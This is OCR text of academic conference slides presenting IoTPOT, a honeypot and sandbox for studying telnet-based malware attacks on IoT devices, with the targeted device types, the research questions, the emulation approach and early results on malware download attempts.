
IoTPOT: Analyzing the Rise of IoT Compromises

Yin Minn Pa Pa[1]
Shogo Suzuki[1]
Takahiro Kasama[2]
Katsunari Yoshioka[1]
Tsutomu Matsumoto[1]
Christian Rossow[1,3]

[1]Yokohama National University, Japan
[2]National Institute of Information and Communications Technology, Japan
[3]Saarland University, Germany

USENIX WOOT' 15, August 2015

Telnet attacks on Darknet have rocketed



These are IoT devices

LED display control system




Solid Stage Recorder



Data Acquisition Server



Wireless Router




TV Receiver




GSM Router



IP Phone



Parking Management System



VoIP Telephony System



Fire Alarm




Security Appliance



Internet Communication Module



Video Broadcaster



Devices are inferred from their web interface and telnet banners.

Why are IoT targeted?

- 24/7 online
- No AV
- Weak/Default login passwords
- Own global IP addresses
- Many are open to Internet

We would like to know..

Malware



- How many families?
- How fast malware evolve?
- Botnet or worm type?
- Different CPU architecture?

Targets



- How many different types of IoT devices are targeted?

Monetization



- How do hackers make money?

We propose the first honeypot for IoT


Challenges

Honeypot




- Emulating diverse IoT devices
- Handling **to capture** malware of different CPU architectures

Sandbox: IoTBOX



- Handle **to run** malware of different CPU architectures

Emulating different devices - 1




Emulating different devices – 2

- **Different Banner**
  - Scanning Internet on port 23 to get different banners
- **Different User ID/Pass**
  - Default ID/Pass (web search)
  - Configure honeypot to say no/yes for any authentication challenges by attackers to observe ID/Pass pairs
- **Different Interactions**
  - Learn from actual devices
  - System with general configuration for embedded devices


  (E.g., OpenWRT or Debian based embedded OS)

IoTPOT: IoT Honeypot



IoTPOT results

- During 122 days of operations [April 01 to July 31 - 2015]



900,394 Malware Download Attempts

